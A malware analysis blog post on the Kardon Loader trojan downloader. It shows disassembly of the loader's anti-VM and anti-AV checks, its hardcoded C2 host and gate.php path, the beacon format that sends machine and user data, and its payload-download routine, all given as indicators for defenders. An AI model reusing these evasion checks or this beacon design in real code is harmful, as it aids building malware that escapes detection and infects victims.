Malware Analysis: Kardon Loader

engineering.salesforce.com/kardon-loader-malware-analysis-adaaaab42bab

Vishal Thakur July 13, 2021

Vishal Thakur
Follow
Jun 22, 2018

.

4 min read


Kardon is a new malware that has just hit the market. At this moment, the developers are advertising it as a new Trojan Downloader — which has the capabilities of delivering and executing any payload that the actor wants to use in a campaign. The malware is fully functional and is ready to be deployed with custom or commodity malware.

Let’s take a look at its binary and analyze it to extract some usable IOC but mostly the execution flow, as this malware is still in development.

Quick Analysis


First of all, let’s take a quick look at the PE and list some of the basic information about the malware.

As we can see from the image below, the PE is a VC++ build. Quite small in size, which sets it apart from most of the loaders available on the market today (which could change as it is fine-tuned and functionality is added to it in the future).




File Info	Microsoft Visual C++ v6.0 SPx
File Size	10.00 KB (10240 bytes)
PE Size	10.00 KB (10240 bytes)

The PE is a VC++ build and quite small in size
Following is the list of OS versions this malware runs on:




```
Windows 10
Windows 8.1
Windows 8
Windows 7
Windows Vista
Windows XP 64-Bit Edition
Windows XP
```

Now, let’s take a quick look (statically) at the DLLs that this malware loads on execution:



```
GetFileVersionInfoSizeA
GetFileVersionInfoA
VerQueryValueA
VERSION.dll
WS2_32.dll
URLDownloadToFileA
urlmon.dll
SHGetFolderPathA
SHELL32.dll
GetTempPathA
GetVolumeInformationA
CloseHandle
GetLastError
CreateEventA
Sleep
GetCurrentProcess
ExitProcess
GetSystemInfo
GetSystemDirectoryA
GetModuleFileNameA
GetModuleHandleA
GetProcAddress
WinExec
MoveFileExA
GetComputerNameA
HeapAlloc
GetProcessHeap
HeapFree
GetStartupInfoA
GetCommandLineA
KERNEL32.dll
wvsprintfA
USER32.dll
OpenProcessToken
GetTokenInformation
GetUserNameA
RegCreateKeyA
RegSetValueExA
ADVAPI32.dll
```


To dig out more interesting DLLs, let’s start the dynamic analysis of this malware. Once launched and suspended, we look into the memory and see that some more interesting DLLs (Anti-VM and Anti-AV) have now been launched. Take a look at the image below:



```
avghookx.dll
avghooka.dll
snxhk.dll
sbiedll.dll
dbghelp.dll
api_log.dll
dir_watch.dll
pstorec.dll
vmcheck.dll
wpespy.dll
KVMKVMKVM
Microsoft Hv
VMwareVMware
XenVMMXenVMM
prl hyperv
```

Ant-VM and Anti-AV functions listed from the memory


We can also see more Anti-VM features in the code as we dig deeper:



```
push    edi
xor     ecx, ecx
mov     [ebp+var_28], offset aKvmkvmkvm ; "KVMKVMKVM"
push    ebx
cpuid
mov     esi, ebx
mov     [ebp+var_24], offset aMicrosoftHv ; "Microsoft Hv"
movups  [ebp+var_10], xmm0
mov     [ebp+var_20], offset aVmwarevmware ; "VMwareVMware"
lea     edi, [ebp+var_10]
mov     [ebp+var_1C], offset aXenvmmxenvmm ; "XenVMMXenVMM"
mov     [ebp+var_18], offset aPrlHyperv ; "prl hyperv  "
mov     [ebp+var_14], offset aVboxvboxvbox ; "VBoxVBoxVBox"
pop     ebx
mov     [edi], eax
lea     eax, [ebp+var_68]
mov     [edi+4], esi
xor     esi, esi
push    40h
push    esi
```

These strings are passed into the memory for Virtual Machine detection. As we can see, most of the common platforms have been taken into account.


Let’s have a look at the execution now. We start with looking into the CPU.



```
8BF3           MOV ESI,EBX
C745 DC 6433   MOV DWORD PTR SS:[LOCAL.9],OFFSET 00403 ASCII "Microsoft Hv"
0F1145 F0      MOVUPS DQWORD PTR SS:[LOCAL.4],XMM0
C745 E0 7433   MOV DWORD PTR SS:[LOCAL.8],OFFSET 00403 ASCII "VMwareVMware"
8D7D F0        LEA EDI,[LOCAL.4]
C745 E4 8433   MOV DWORD PTR SS:[LOCAL.7],OFFSET 00403 ASCII "XenVMMXenVMM"
C745 E8 9433   MOV DWORD PTR SS:[LOCAL.6],OFFSET 00403 ASCII "prl hyperv  "
C745 EC A433   MOV DWORD PTR SS:[LOCAL.5],OFFSET 00403 ASCII "VBoxVBoxVBox"
5B             POP EBX
8907           MOV DWORD PTR DS:[EDI],EAX
```

CPU view


And then the values are passed on to the stack as variables.



```
0012FCC8  00000000
0012FCCC  0012FC8C  î"‡
0012FCD0  00403354  T3@   ASCII "KVMKVMKVM"
0012FCD4  00403364  d3@   ASCII "Microsoft Hv"
0012FCD8  00403374  t3@   ASCII "VMwareVMware"
0012FCDC  00403384  ä3@   ASCII "XenVMMXenVMM"
0012FCE0  00403394  ö3@   ASCII "prl hyperv  "
0012FCE4  004033A4  ñ3@   ASCII "VBoxVBoxVBox"
0012FCE8  FFFFFFFF
0012FCEC  00000000
0012FCF0  00000000
```


Stack view

The malware has a list of common AV and VM DLLs that it checks for — if they're loaded or not. This is to detect the AV running on the machine or if the machine is a VM — which can then be used to alter the execution flow as required. Let's have a look at the CPU and the Disassembler to see how this looks like in execution and code.



```
PUSH ESI
MOV DWORD PTR SS:[LOCAL.10],OFFSET 0040: ASCII "avghookx.dll"
XOR ESI,ESI
MOV DWORD PTR SS:[LOCAL.9],OFFSET 00403: ASCII "avghooka.dll"
MOV DWORD PTR SS:[LOCAL.8],OFFSET 00403: ASCII "snxhk.dll"
MOV DWORD PTR SS:[LOCAL.7],OFFSET 00403: ASCII "sbiedll.dll"
MOV DWORD PTR SS:[LOCAL.6],OFFSET 00403: ASCII "dbghelp.dll"
MOV DWORD PTR SS:[LOCAL.5],OFFSET 00403: ASCII "api_log.dll"
MOV DWORD PTR SS:[LOCAL.4],OFFSET 00403: ASCII "dir_watch.dll"
MOV DWORD PTR SS:[LOCAL.3],OFFSET 00403: ASCII "pstorec.dll"
MOV DWORD PTR SS:[LOCAL.2],OFFSET 00403: ASCII "vmcheck.dll"
MOV DWORD PTR SS:[LOCAL.1],OFFSET 00403: ASCII "wpespy.dll"
 PUSH DWORD PTR SS:[ESI*4+EBP-28]        ModuleName
 CALL DWORD PTR DS:[<&KERNEL32.GetModul  KERNEL32.GetModuleHandleA
 TEST EAX,EAX
```

CPU view of the DLL list




```
push    esi
mov     [ebp+lpModuleName], offset aAvghookx_dll ; "avghookx.dll"
xor     esi, esi
mov     [ebp+var_24], offset aAvghooka_dll ; "avghooka.dll"
mov     [ebp+var_20], offset aSnxhk_dll ; "snxhk.dll"
mov     [ebp+var_1C], offset aSbiedll_dll ; "sbiedll.dll"
mov     [ebp+var_18], offset aDbghelp_dll ; "dbghelp.dll"
mov     [ebp+var_14], offset aApi_log_dll ; "api_log.dll"
mov     [ebp+var_10], offset aDir_watch_dll ; "dir_watch.dll"
mov     [ebp+var_C], offset aPstorec_dll ; "pstorec.dll"
mov     [ebp+var_8], offset aVmcheck_dll ; "vmcheck.dll"
mov     [ebp+var_4], offset aWpespy_dll ; "wpespy.dll"
```

Code showing the list of DLLs


Network IOC

At this time, what would end up being the URI for the final payload (malware to be distributed by this loader) can be seen hardcoded into the loader itself. We can have a look at the strings output and see it. We will also have a look at the disassembler output and also in the debugger to show different ways of looking up the URI.




```
kardon.ddns.net
/kardon/gate.php
%s\%s.exe
notask
id=%s&os=%s&pv=%s&ip=%s&cn=%s&un=%s&ca=%s&op=%d&td=%s
id=%s&os=%s&pv=%s&ip=%s&cn=%s&un=%s&ca=%s&op=%d&td=%s&uni=1
id=%s&os=%s&pv=%s&ip=%s&cn=%s&un=%s&ca=%s&op=1&td=%s&uni=1
id=%s&os=%s&pv=%s&ip=%s&cn=%s&un=%s&ca=%s
RSDS
```

Process Strings



```
mov     lpName, offset aGlobalAnmv4qvr ; "Global\\anmV4QvRLesoOSLHO5Wc"
push    offset arglist  ; dwHandle
mov     dword_404260, 2
mov     byte_404244, bl
mov     dword_404248, offset aKardon_ddns_ne ; "kardon.ddns.net"
mov     dword_40424C, offset aKardonGate_php ; "/kardon/gate.php"
call    sub_401674
pop     ecx
jmp     short loc_401AD3
```

Disassembler view



```
0F85 4401000 JNZ 00401BD3
33DB         XOR EBX,EBX
C705 5842400 MOV DWORD PTR DS:[404258],OFFSET 004034 ASCII "Global\anmV4QvRLesoOSLHO5Wc"
68 20414000  PUSH OFFSET 00404120                    ┌Arg1 = kardon.404120
C705 6042400 MOV DWORD PTR DS:[404260],2             │
881D 4442400 MOV BYTE PTR DS:[404244],BL             │
C705 4842400 MOV DWORD PTR DS:[404248],OFFSET 004034 │ASCII "kardon.ddns.net"
C705 4C42400 MOV DWORD PTR DS:[40424C],OFFSET 004035 │ASCII "/kardon/gate.php"
E8 ABFBFFFF  CALL 00401674                           └kardon.00401674
59           POP ECX
EB A7        JMP SHORT 00401AD3
```


CPU view of the URI ready to go into the stack

So, as seen above, this is the URI that is supposed to serve the final payload for download, execution and infection:


> kardon.ddns[.]net/kardon/gate.php

There are different URIs found on different samples of this malware at this time, which will change as it goes into distribution and the URIs start serving active (live) payloads.

Let's also quickly take a look at the POST request (which is likely to remain the same for the next version).




```
push    dword ptr [ebp+arglist] ; arglist
push    offset aPostSHttp1_1Ho ; "POST %s HTTP/1.1\r\nHost: %s\r\nContent"...
push    eax             ; LPSTR
```



```
00401D62  |. 68 D0334000    PUSH kardon.004033D0                ; |Arg2 = 004033D0 ASCII "POST %s HTTP/1.1
Host: %s
Content-Type: application/x-www-form-urlencoded
Content-Length: %d
Connection: close
```


CPU view of the POST request

Lastly, we can also see some features where the malware extracts information about the machine and it looks like this information will be posted back to the admin once this malware is in distribution.



```
. BE FF7F0000   MOV ESI,7FFF
. 8975 F8       MOV DWORD PTR SS:[EBP-8],ESI
. E8 6CFCFFFF   CALL kardon.004012FF
. 84C0          TEST AL,AL
. BA 38324000   MOV EDX,kardon.00403238                 ASCII "x86"
. B9 34324000   MOV ECX,kardon.00403234                 ASCII "x64"
. 8D85 7CFFFFFF LEA EAX,DWORD PTR SS:[EBP-84]
. 0F44CA        CMOVE ECX,EDX
. 50            PUSH EAX                               ┏pSystemInfo
. 894F 18       MOV DWORD PTR DS:[EDI+18],ECX          ┃
. FF15 64304000 CALL DWORD PTR DS:[<&KERNEL32.GetSystem┗GetSystemInfo
. 8D45 F8       LEA EAX,DWORD PTR SS:[EBP-8]
. 8975 F8       MOV DWORD PTR SS:[EBP-8],ESI
. 50            PUSH EAX                               ┏pBufferSize
. 8D85 787CFFFF LEA EAX,DWORD PTR SS:[EBP+FFFF7C78]    ┃
. 50            PUSH EAX                               ┃Buffer
. FF15 2C304000 CALL DWORD PTR DS:[<&KERNEL32.GetComput┗GetComputerNameA
. 85C0          TEST EAX,EAX
.v74 09         JE SHORT kardon.004016D3
. 8D85 787CFFFF LEA EAX,DWORD PTR SS:[EBP+FFFF7C78]
. 8947 10       MOV DWORD PTR DS:[EDI+10],EAX
> 8D45 F8       LEA EAX,DWORD PTR SS:[EBP-8]
. 8975 F8       MOV DWORD PTR SS:[EBP-8],ESI
. 50            PUSH EAX                               ┏pBufCount
. 8D85 78FCFEFF LEA EAX,DWORD PTR SS:[EBP+FFFEFC78]    ┃
. 50            PUSH EAX                               ┃Buffer
. FF15 08304000 CALL DWORD PTR DS:[<&ADVAPI32.GetUserNa┗GetUserNameA
. 85C0          TEST EAX,EAX
.v74 09         JE SHORT kardon.004016F4
  8D85 78FCFEFF LEA EAX,DWORD PTR SS:[EBP+FFFEFC78]
```

And here we can see the function that will be used to download the payload ultimately.



```
JMP DWORD PTR DS:[<&VERSION.GetFileVers  VERSION.GetFileVersionInfoSizeA
JMP DWORD PTR DS:[<&VERSION.GetFileVers  VERSION.GetFileVersionInfoA
JMP DWORD PTR DS:[<&VERSION.VerQueryVal  VERSION.VerQueryValueA
JMP DWORD PTR DS:[<&urlmon.URLDownloadT  urlmon.URLDownloadToFileA
DB 00
DB 00
DB 00
```

Conclusion

Kardon is a new loader that is being marketed for sale at this time. We will surely see it being used in active campaigns soon, with more features enabled/added and downloading secondary payloads for further infection of the victim machines.

Kardon is a basic, simple and lightweight Loader Malware. We will keep an eye on this malware and see how it evolves and progresses in the future.

Sample used for this analysis:

https://www.virustotal.com/#/file/fd0dfb173aff74429c6fed55608ee99a24e28f64ae600945e15bf5fce6406aee/detection